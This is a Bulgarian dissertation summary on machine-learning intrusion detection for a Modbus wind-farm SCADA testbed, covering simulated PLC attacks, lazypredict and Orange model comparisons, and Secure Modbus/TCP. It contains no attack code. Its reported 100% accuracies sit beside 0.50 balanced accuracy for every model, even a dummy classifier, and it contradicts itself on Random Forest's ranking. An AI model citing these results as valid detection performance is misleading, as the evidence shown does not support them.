Сами по себе си тези инструменти не са злонамерени. По-скоро те са предназначени да помогнат при проучване на сигурността или да подобрят ефективността на програмите. Въпреки това, подобно на много други технологии, киберпрестъпниците са намерили начин да ги експлоатират. В крайна сметка тези инструменти се превърнаха в типичен компонент на кампании за рансъмуер и понякога дори на други кибератаки.

Има няколко причини, поради които използването на законни инструменти за кампании за рансъмуер е толкова привлекателна опция за киберпрестъпниците. От една страна, тъй като тези инструменти не са злонамерени сами по себе си, те могат да избегнат откриването. Също така повечето от тези инструменти са с отворен код и следователно могат да бъдат лесно достъпни, а сорс кодът променян.

ГЛАВА 6. АНАЛИЗИРАНЕ НА ДАННИ И ОБРАБОТКА С ИЗКУСТВЕН ИНТЕЛЕКТ

В тази глава се анализират извлечените данни и се подготвят за обучение на модела за машинно обучение. По време на основната или редовна работа на ICS среда мрежовите данни се събират и съхраняват. Тези данни впоследствие се използват като данни за обучение за модела на машинно обучение, който ще открие аномалии. След като бъдат събрани достатъчно базови данни, следващата стъпка е да се симулират атаките.

В нашата демонстрация на атака използвахме техники за атака и тактики, използвани в ICS и документирани и обяснени в рамката на MITER ATT&CK за ICS. В ICS средата определени атаки от тази рамка могат да бъдат симулирани, за да инжектират вредни стойности в параметрите на PLC.

Мрежовият трафик се записва още веднъж и за двете конфигурации, когато ICS мрежата е атакувана. След провеждане на адекватен брой симулации на атака, заснетите данни могат да бъдат използвани като данни за тестване за модела на машинно обучение. Атаката беше симулирана периодично, тъй като ICS атаките се случват рядко и в практически сценарии броят на пакетите, показващи нормално поведение, е много по-висок от тези, показващи активност на атака. Следователно наборът от данни, генериран от улавяне на мрежови пакети, е небалансиран.

Данните са предпоставка за създаване на модел за откриване на проникване, но тяхното осигуряване често е предизвикателство поради опасения за поверителността. Много корпорации не са склонни да споделят своите данни за мрежовия трафик, тъй като те често съдържат поверителна информация. По-специално, етикетираните данни е трудно да се получат, тъй като етикетирането на данните е процес, който отнема време. Придобиването на етикетиран набор от данни, който точно отразява реалната мрежова активност и включва както нормален, така и атакуващ трафик, е предизвикателство и скъпо начинание.

Извършените атаки не използват неоткрити уязвимости. Вместо това те се възползват от често срещана неправилна конфигурация в някои PLC Ladder програми, които използват Modbus сървър. Ограничение в нашето изследване е, че е приложимо само за SCADA/ICS архитектури, които използват протокол Modbus. Препоръчва се анализът да се разшири, за да обхване и други SCADA/ICS комуникационни протоколи, като протокола Step7 или протокола Profibus. Чрез включването на тези или други протоколи в анализа с машинно обучение, обученият модел може да се използва в по-широк набор от SCADA/ICS среди.

Lazypredict

Когато започвате задача за контролирано обучение, може да бъде предизвикателство да идентифицирате най-подходящите модели за даден набор от данни. Един подход е да започнете с модел, който се представя сравнително добре на различни набори от данни, като Random Forest, и след това да го подобрите итеративно, като го използвате като еталон. Тестването на всички налични модели върху набора от данни може да бъде монотонна и сложна задача за програмиране. Следователно изследователите се ограничават до изпробването само на няколко модела, с които са работили преди. За щастие е разработена библиотека, наречена lazypredict, която позволява да се обучават всички scikit-learn модели (и допълнителни като XGBoost и LightGBM) само с един ред код. Тази удобна библиотека я прави лесна и интуитивна за тези, които са запознати с scikit-learn, за използване както за проблеми с класификация, така и за регресия.


```
It was found and removed [778] packets.
100%|                                                                                | 29/29 [00:02<00:00, 12.82it/s]
                           Accuracy  Balanced Accuracy  ROC AUC  F1 Score  Time Taken
Model
AdaBoostClassifier             1.00              0.50     0.50      1.00        0.03
LabelPropagation               1.00              0.50     0.50      1.00        0.47
XGBClassifier                  1.00              0.50     0.50      1.00        0.13
RidgeClassifierCV              1.00              0.50     0.50      1.00        0.05
RidgeClassifier                1.00              0.50     0.50      1.00        0.03
RandomForestClassifier         1.00              0.50     0.50      1.00        0.30
LinearDiscriminantAnalysis     1.00              0.50     0.50      1.00        0.04
LabelSpreading                 1.00              0.50     0.50      1.00        0.47
KNeighborsClassifier           1.00              0.50     0.50      1.00        0.30
BaggingClassifier              1.00              0.50     0.50      1.00        0.05
GaussianNB                     1.00              0.50     0.50      1.00        0.02
ExtraTreesClassifier           1.00              0.50     0.50      1.00        0.15
ExtraTreeClassifier            1.00              0.50     0.50      1.00        0.02
DummyClassifier                1.00              0.50     0.50      1.00        0.02
DecisionTreeClassifier         1.00              0.50     0.50      1.00        0.02
BernoulliNB                    1.00              0.50     0.50      1.00        0.02
LGBMClassifier                 1.00              0.50     0.50      1.00        0.06
```

Фиг. 80 Резултати от Lazypredict с дата сет от физически модел

Orange Framework


Въз основа на резултатите от алгоритъма lazypredict по-горе, ние използвахме софтуерната рамка на Orange, за да прецизираме допълнително нашия набор от данни. Тази рамка за извличане на данни позволява анализ на данни чрез скриптове на Python и визуално програмиране. Orange предлага директен анализ на данни с ясни визуализации на данни, позволяващи интерактивно изследване на данни и бърз качествен анализ. Чрез поставяне на артифакти върху процеса на създаване, свързването им и зареждането на набори от данни, разработчиците могат да получат по-добра представа за представянето на модела. Тествахме нашия набор от данни с три алгоритъма за класификация на ML, включително логистична регресия, дърво и произволни гори. Дървовидният алгоритъм е ясна техника, която разделя данните на възли въз основа на чистотата на класа (прибавяне на информация за категоризирани променливи и MSE за цифрови целеви променливи). Той служи като предшественик на Random Forest. Вътрешно проектираното Tree in Orange е в състояние да работи с набори от данни, които съдържат както категорични, така и числови променливи.

Фигурата по-долу показва цялостния работен процес на Orange, докато тази след нея представя резултатите от оценката. Въз основа на оценката два класификатора показват висока точност на класификацията. Алгоритмите с най-висока производителност са случайни гори и дърво, осигуряващи точност от 100%. Следва логистичната регресия, която дава 85,7% запомняне.



Фиг. 82 Orange фреймуърк матрица с резултати

Резултатите от оценката, както се вижда на следващата фигура, показват, че ML алгоритмите, базирани на дървета на решения, имат по-голяма точност на прогнозиране, вероятно поради естеството на нашия набор от данни.



Фиг. 83 Orange фреймуърк резултати и оценка на успеваемост

Благодарение на използването на средата за извличане на данни на Orange беше възможно лесно, бързо и ефективно да тестваме нашия набор от данни. Беше отбелязано, че всеки ML алгоритъм, базиран на дървета на решения, може да осигури висока точност. На следващия етап, след оценка на различни модели за класификация, избрахме да използваме алгоритъма Random Forests, тъй като той осигурява най-високо ниво на точност. Решихме да внедрим модела Random Forests, като използваме езика за програмиране Python и библиотеката scikit-learn, която поддържа повечето алгоритми за ML. Тъй като класификаторът Random Forests има втората най-висока точност, ние го използвахме като основен класификатор.

ГЛАВА 7. СИГУРНИ ПРОТОКОЛИ И ТЯХНОТО БЪДЕЩЕ

В тази глава се разглежда Secure Modbus/TCP с неговите нови функции:

- *Промяна от главен/подчинен към клиент/сървър. Според новата спецификация Modbus устройствата вече няма да бъдат главни и подчинени, а по-скоро ще преминат към по-компютърно ориентирана терминология затова се наричат клиент и сървър. Клиентът ще съответства на традиционния главен, а сървърът ще бъде крайното устройство, наричано преди това подчинено.*
- *Промяна на порта от 502 към 802/TCP порт. Въпреки че този аспект не е свързан със сигурността на протокола, важно е да имате предвид тази подробност, когато става въпрос за анализ на комуникациите. В този ред трябва да се отбележи, че няма промени в заглавието mbap (Modbus Application Protocol).*
- *Идентичност, базирана на сертификат (x.509v3). Използването на тези сертификати ще предотврати атаки, които в момента могат да бъдат изпълнени с Modbus/TCP, като човек по средата и др. Сертификатът дава възможност да се гарантира, че двете устройства, които поддържат комуникация са тези, за които се представят.*
- *Установяване на комуникация (фаза на удостоверяване) между клиент и сървър през защитен канал с TLS. След като TLS сесията бъде установена между клиент и сървър, както заявките, така и Modbus/TCP отговорите ще се обменят в рамките на защитен канал.*
- *Взаимна идентификация между клиент и сървър. Като алтернатива на използването на идентификационни данни, сървърът може да удостоверява клиентите чрез сертификат. Сървърът може да изисква от клиента да предостави сертификат, който сървърът валидира според сертифициращите органи, на които има доверие.*
- *Оторизация чрез кодирани роли като разширение в самите сертификати. Благодарение на използването на идентификатори на обекти (OID), включени в електронните сертификати, е възможно да се включи ролята, присвоена на устройството, което ще обменя информация. Например, следният идентификатор съответства на присвояването на ролята като оператор, в която ролята е дефинирана от PEN (частен номер на предприятието), в този случай 50316, в частен MIB, предоставен от организацията Modbus.*

Използването на защитен Modbus, като нов протокол, изисква няколко години, за да се установи в индустрията. В момента се създават първите устройства, които го поддържат, поради което степента на навлизане на пазара е малка.

Secure Modbus може да се използва за същите функции и в същите среди, в които се използва TCP версията на оригиналния Modbus, като винаги се има предвид това, което беше обсъдено преди това относно поддръжката на устройства.

Новите възможности по въпросите на киберсигурността, включени в защитения протокол Modbus, го правят чудесен избор, за да можете да използвате и замените други комуникации, които са били внедрени в индустрията по-отдавна и първоначално не са били проектирани със защитен слой. Въпреки това, за индустрията е голямо предизвикателство да разработи устройства, които позволяват поддържането на този протокол. Поради тази причина внедряването му може да се забави, създавайки друго предизвикателство за други инструменти за наблюдение, които в момента могат да разчленяват не криптирани индустриални протоколи.

НАУЧНО-ПРИЛОЖНИ И ПРИЛОЖНИ ПРИНОСИ

Дисертацията на тема „Индустрия 4.0 с машинно обучение“ има няколко значителни приноса към научната общност. На първо място се изследва пресечната точка на две динамично развиващи се области, Индустрия 4.0 и машинно обучение, и изследва как те могат да бъдат интегрирани за подобряване киберсигурността на индустриалните процеси.

Приносите са разделени в 3 категории (Научни, Научно-приложни, Приложни):

Научни

1. *Анализирани са различните референтни модели, които съществуват към този момент. Обобщени са техните изисквания, конкретни инженерни приложения и лимитации на приложение в някои индустриални среди. (Част Първа, Точки 1.1 – 1.7)*
2. *Извършен е критичен анализ и синтез на съществуващи кибератаки и индикатори за такива, целящи да идентифицират пропуски, слабости или области за подобрение в дадена индустриална среда. Този анализ помага за консолидиране на съществуващите знания и насочване на бъдещи изследователски посоки към специфични класове атаки и създаване на киберустойчиви SCADA системи в процеса на тяхното проектиране. (Част Втора, Точки 2.1 – 2.5)*
3. *Обобщаване и анализиране на вече съществуващи стандарти и регулации в международен и държавен аспект. В резултат от анализа се вижда, че повечето стандарти и регулации са сравнително нови и в някои случаи липсата на контрол над тяхното изпълнение води до неефективността им. Този принос информира вземащите решения, правителствата или организациите за потенциалните последствия, ползи или рискове, свързани с конкретни стандарти и практики. (Част Трета, Точка 3.1)*

Научно-приложни

4. *Анализирани са различните модели за машинно обучение и тяхната приложимост в сферата на Индустрия 4.0. Обобщени са различните архитектури за дълбоко обучение и предизвикателствата в тяхното успешно използване и интегриране в системи за киберзащита. В Част Четвърта точка 4.5 са описани метрики за ефективност на алгоритмите за машинно обучение. Изразено е мнението на автора за належаща нужда от стандартизиране на методите за машинно и дълбоко обучение в индустриален контекст. Систематизирани са най-актуалните данни и сведения публикувани от Европейския съюз в тази насока. (Глава Четвърта, Точки 4.1 – 4.6)*
5. *Предложен е модел за машинно обучение, за откриване на кибератака над приложния физически модел разработен по време на следването. Той използва няколко подхода за намиране на най-добрия и устойчив модел за откриване на кибератака. Предложеният подход е независим от входните данни. (Глава Шеста, Точка 6.4 – Lazypredict, Orange Framework)*
6. *Предложен е модел за машинно обучение, който да може да бъде обучен да класифицира потенциалните атаки с по-голяма точност от обобщителните модели в предната подточка. Той се основава на разбиване на честотата на срещане на специфичния протокол използван в кибератаката симулирана по време на изследването. (Глава Шеста, Точка 6.4 - Machine Learning algorithms testing with Colaboratory)*
7. *Генериран е тестов сет от данни, който е използван в моделите за машинно обучение. Тестовия сет може да бъде използван и за допълнителни изследвания и*

следващи валидации от изследователи в сферата на Индустрия 4.0. (Глава Шеста, Точки 6.2 - 6.3)

Приложни

8. *Дисертацията успешно проектира и изгражда физически модел на вятърни турбини, който наподобява системите за вятърни турбини в реалния свят. За създаването на тестовия модел са използвани най-съвременните контролери на Сименс. (Глава Пета, Точка 5.4)*
9. *Обобщаване на стъпките необходими за създаване на физически модел и тяхното опростено систематизиране с цел бъдещо използване от други изследователи в сферата на Индустрия 4.0. (Глава Пета, Точки 5.3, 5.6)*
10. *Дисертацията дефинира набор от сценарии за кибератаки над физическия модел, които потенциално могат да бъдат насочени към системи за вятърни турбини. Тези сценарии рефлектират примери от кибератаки използвани в реалния свят. (Глава Пета, Точки 5.5, 5.7)*
11. *Обобщаване на сигурни протоколи и техните технически спецификации. Извършено е практическо сравнение между двата протокола Modbus/TCP и Secure Modbus/TCP. Изразено е мнението на автора за сложността от имплементирането на новия протокол и малката приложност към момента на писането на това изследване. (Глава Седма, Точки 7.1 – 7.4)*

Като част от приносите са обобщени и допълните резултати и заключения от изследванията. След внимателното анализиране на данните от нашия дата сет, се взима важността на характеристиките с помощта на модел на класификатор (clf) и се съхраняват в масив, наречен „feature_importance“. Тези стойности представляват относителната значимост на всяка характеристика в прогнозите на модела. Той извлича имената на характеристиките от колоните на набора от данни X и ги съхранява в масив, наречен „feature_names“. Това дава възможност за свързване на стойностите на важност със съответните им имена на функции.


```
feature_importance = np.array(clf.feature_importances_)
feature_names = np.array(X.columns)

data = {'feature_name': feature_names,
        'feature_importance': feature_importance}
```

Фиг. 87 Стойности които представляват относителната важност

```
for index, row in relevantes.iterrows():
    print(row.feature_importance, row.feature_name)
```


```
1.0 mbtcp.len
```

Фиг. 88 Принтиране на стойност с най-голяма важност за прогнозите на модела




Фиг. 89 Визуализация на стойността с най-голяма важност за прогнозите на модела

Във финалния код се използва модула sklearn.tree за визуализиране на класификатор на дърво на решения. След което се използва графика на дървото на решенията с помощта на функцията tree.plot_tree(), която визуализира класификатора на дървото на решенията.



Фиг. 90 Визуализация на класификатора на дървото на решенията



Фиг. 91 Хистограма на успеха на класификаторите

Алгоритъмът за класификация Random Forest демонстрира впечатляващи нива на точност от ~98% за нашия набор от данни. Той също така показва високи нива на прецизност. Алгоритъмът Random Forests функционира чрез извличане и организиране на правила в структурата на данните, разкривайки корелации между набора от данни и категориите на проникване, както и идентифицирайки правила.

СПИСЪК НА ПУБЛИКАЦИИТЕ ПО ДИСЕРТАЦИОННИЯ ТРУД

PUB 1. *E. Sabev, R. Trifonov, G. Pavlova and K. Rainova, "**Cybersecurity Analysis of Wind Farm SCADA Systems,**" 2021 International Conference on Information Technologies (InfoTech), Varna, Bulgaria, 2021, pp. 1-5, doi: 10.1109/InfoTech52438.2021.9548589, https://ieeexplore.ieee.org/document/9548589*

PUB 2. *E. Sabev, G. Pavlova, R. Trifonov, K. Raynova and G. Tsochev, "**Analysis of practical cyberattack scenarios for wind farm SCADA systems,**" 2021 International Conference Automatics and Informatics (ICAI), Varna, Bulgaria, 2021, pp. 420-424, doi: 10.1109/ICAI52893.2021.9639550, https://ieeexplore.ieee.org/abstract/document/9639550*

PUB 3. *E. Sabev, R. Trifonov, G. Pavlova and K. Rainova, "**Analysis of Deep Learning Methods for Cybersecurity in Industry 4.0**", 2023 Applied Physics, Simulation and Computing (APSAC), Venice, Italy, 2023, https://www.youtube.com/watch?v=Fge9Z5RKIS4*

PUB 4. *E. Sabev, **"Developing Wind Farm SCADA Physical Testbed System,"** 2023 International Scientific Conference on Computer Science (COMSCI), Sozopol, Bulgaria, 2023, pp. 1-6, doi: 10.1109/COMSCI59259.2023.10315859, https://ieeexplore.ieee.org/document/10315859*

PUB 5. *E. Sabev, R. Trifonov, "**Analyzing Attacks on ICS/SCADA Wind Farm Physical Testbed with ML**", 2023 International Conference on Electronics, Engineering Physics and Earth Science (EEPES), Kavala, Greece, 2023*

PUB 6. *E. Sabev, R. Trifonov, G. Pavlova and K. Rainova, **"Analysis of Practical Machine Learning Scenarios for Cybersecurity in Industry 4.0"**, 2023 WSEAS Transactions on Systems and Control*

SUMMARY

SCADA/ICS architectures are complex systems that can contain multiple opportunities for abuse, so it is important to understand their weaknesses and vulnerabilities. The first part of the dissertation summarizes the most important standards for industrial security, which are of great importance for the security of industrial processes. These standards include NIST SP 800-82, ISA/IEC 62443, ISO/IEC 27001, and more. They define the principles and practices one should use to protect industrial systems from cyber-attacks and other types of threats.

SCADA/ICS architectures that are used to control industrial processes are different from those of ordinary IT systems. They often use different protocols and have specific security requirements. The chapter summarizes the most important aspects of the ICS architecture and their features. Particular attention was paid to the possibilities of improving cyber security by using different architectural solutions.

The protocols that are used in ICS are also of great importance for the security of industrial processes. The chapter covers some of the most important protocols such as Modbus, DNP3, OPC and more. They are used to communicate between various devices and systems in SCADA/ICS and are exposed to various types of threats. Attacks on industrial protocols can lead to serious problems, such as slowing down the operation or even completely interrupting the delivery of the service. This thesis chapter examines the most important vulnerabilities of ICS protocols and how to mitigate them.

The part also looks at how artificial intelligence (AI) can be used in industrial process control systems (SCADA). AI can be used for automated threat detection, for determining anomalies in system performance, and for automated response to threat alerts.

Machine learning is another area that can be used to increase the security of industrial processes. Machine learning can be used to predict potential threats and optimize system security.

What is becoming clear is that SCADA/ICS security is critical to the operation of many industrial and national security critical sectors. This thesis presents important standards and practices that aim to strengthen SCADA/ICS security through architectural improvements and the use of AI.